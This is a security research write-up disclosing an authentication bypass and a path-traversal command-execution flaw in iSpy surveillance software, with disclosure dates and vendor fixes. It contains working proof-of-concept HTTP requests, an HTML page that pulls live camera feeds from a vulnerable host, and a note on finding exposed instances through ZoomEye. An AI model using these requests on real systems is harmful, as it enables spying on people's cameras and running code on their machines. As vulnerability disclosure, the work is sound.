iSpy connect

Introduction

I love web cameras. I also love the TV series Blacklist and other series involving the FBI. In recent years there are many scenes on TV involving hackers that compromise cameras. I was dying to do it also. I've wanted to be able to control every camera on earth. Of course, I'm not interested in the visuals. Just to be able to do so, like Aram from Blacklist.


As I started my research, I enjoyed following the exploits found by other researchers, and then I found iSpy. An open-source surveillance program.

At this point Yariv Tal, a super-developer and a developers' mentor, who also happens to be my spouse, revealed a lot of interest. Since then, we have been working together on this research, and we hope you'll enjoy the results.

iSpy web interface

iSpy is a surveillance software. One can use it as a control panel of cameras from different vendors.

If a user wants to access her devices remotely, she has to create an account on the iSpy website and set an IP address and local port for this purpose within the iSpy software.



iSpy web settings

This configures the iSpy software as a server on the user's computer.

The iSpy webserver can then access this address (as a client of the iSpy software) and when the user logs in to the iSpy website she can watch her devices' stream remotely.

After we set the web settings above to watch our stream remotely, we tried to access the address with the browser. we wanted to check if we can create a website of our own, instead of using the iSpy web interface. We got a status 200 but not the stream (second screenshot).

Apparently iSpy has an authentication mechanism that allows it to identify whether the access is from its own website or not.

Accessing iSpy service with our browser

We thought that if we'll manage to bypass the authentication, we'll be able to look for victims using this information. Zoomeye proved to be efficient. (third screenshot)

iSpy in Zoom Eye

Now it was time to use the fact that iSpy itself is open-source and check the code in GitHub. We'll show the vulnerable code along with the PoC.

Vulnerability #1 – Improper authentication, CWE-287, CVE-2022-29775

iSpyConnect iSpy v7.2.2.0 allows attackers to bypass authentication via a crafted URL.

CVSS Score

CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Score: 9.8 (Critical)

Vulnerability Impact

A malicious actor could bypass authentication and act as she pleases in iSpy service. For example, watching live feeds and logs.

Proof of Concept

Log file access demonstration

To reproduce the the vulnerability, send the following request to the vulnerable iSpy service:

The Request:


```
GET /logfile?d=crossdomain.xml HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

The result:

```
HTTP/1.1 200 OK
Server: iSpy
Content-Type: text/html
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Length: 4526
Cache-Control: Date: Sat, 23 Apr 2022 13:00:39 GMT
Last-Modified: Tue, 01 Jan 2011 12:00:00 GMT
```

```
Expires: Fri, 13 May 2022 13:00:39 GMT
Connection: keep-alive
<html><head><title>iSpy v7.2.2.0 Log File..
```

Screenshot



Stealing live view


We developed a simple HTML file that listens to the vulnerable iSpy service to demonstrate how an attacker can steal live streaming

The code

```
<html>
<head>
<title>I L0v3 W3bc4ms</title>
<script>
var i=0;
var url="http://192.168.1.169:9999/livefeed?&oid=1&refreshcounter=0&d=crossdomain.xml";

function jsUpdate() {document.image.src=url.replace(new RegExp("refreshcounter\=[0-9]+"),
"refreshcounter=" + (++i));}
</script>
</head>
<body onLoad="jsUpdate()">
<img name="image" onLoad="jsUpdate()">
</body>
</html>
```

The result



The vulnerable code

In the method `ParseRequest` in `class LocalServer` there is a line that checks if the user is authenticated, but if the request ends with “crossdomain.xml” the authentication is assumed to not be needed.

```
var bHasAuth = sPhysicalFilePath.EndsWith("crossdomain.xml") || CheckAuth(sPhysicalFilePath);
```

Vulnerability #2 – Remote command execution

iSpyConnect iSpy v7.2.2.0 is vulnerable to path traversal and remote command execution and as a consequence a malicious actor could run an executable of her choice on the vulnerable server

CVSS Score

CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Score: 9.8

Vulnerability Impact

A malicious actor could run a windows command of her choice on the vulnerable server


Proof of Concept

To reproduce the vulnerability send the following request to the vulnerable iSpy service:

The raw request

```
GET /playfile?fn=../../../../../../../../windows/system32/calc.exe&oid=1&d=crossdomain.xml HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Screenshot


Request
Pretty
Raw
Hex
GET /playfile?fn=../../../../../../../../windows/system32/calc.exe&oid=1&d=crossdomain.xml HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
GET /playfile?fn=../../../../../../../../windows/system32/calc.exe&oid=1&d=crossdomain.xml HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
Content-Length: 2
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: iSpy
Content-Type: text/javascript
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Length: 2
Pragma: no-cache
Expires: Fri, 30 Oct 1998 14:19:41 GMT
Cache-directive: no-cache
Cache-control: no-cache
Pragma: no-cache
Expires: 0
OK
Calculator
Scientific
0
DEG
F-E
MC
MR
M+
M-
MS
Trigonometry
Function
2nd
π
e
C
x²
1/x
|x|
exp
mod
∛x
(
)
n!
÷
x^y
7
8
9
×
10^x
4
5
6
−
log
1
2
3
+
ln
+/-
0
.
=

The vulnerable code

In the method `DoCommand` in `class LocalServer` a file name that is taken from the http request is concatenated to a configured path and the result is passed to Process.Start method without sanitation. This allows escaping the configured path by using "..” in the file name.

```
case “playfile”:
       {
          try
               {
                  string subdir = Helper.GetDirectory(otid, oid);
                  string filename = Helper.GetMediaDirectory(otid, oid);


                  switch (otid)
                     {
                        case 1:
                           filename = filename + “audio\\”;
                           break;
                        case 2:
                           filename = filename + “video\\”;
                           break;
                     }


                  filename += subdir + @”\” + fn;

                  try
                     {
                         Process.Start(filename);
                     }
```

Timeline of Disclosure

April 24, 2022 – Disclosure to iSpy

April 27, 2022 – Code fix

June 1, 2022 – CVE-2022-29774, CVE-2022-29775

June 23, 2022 – Public disclosure

Conclusion

We're delighted to have discovered and helped resolve these issues. The vendor responded very quickly and was a pleasure to work with.

Or Sahar & Yariv Tal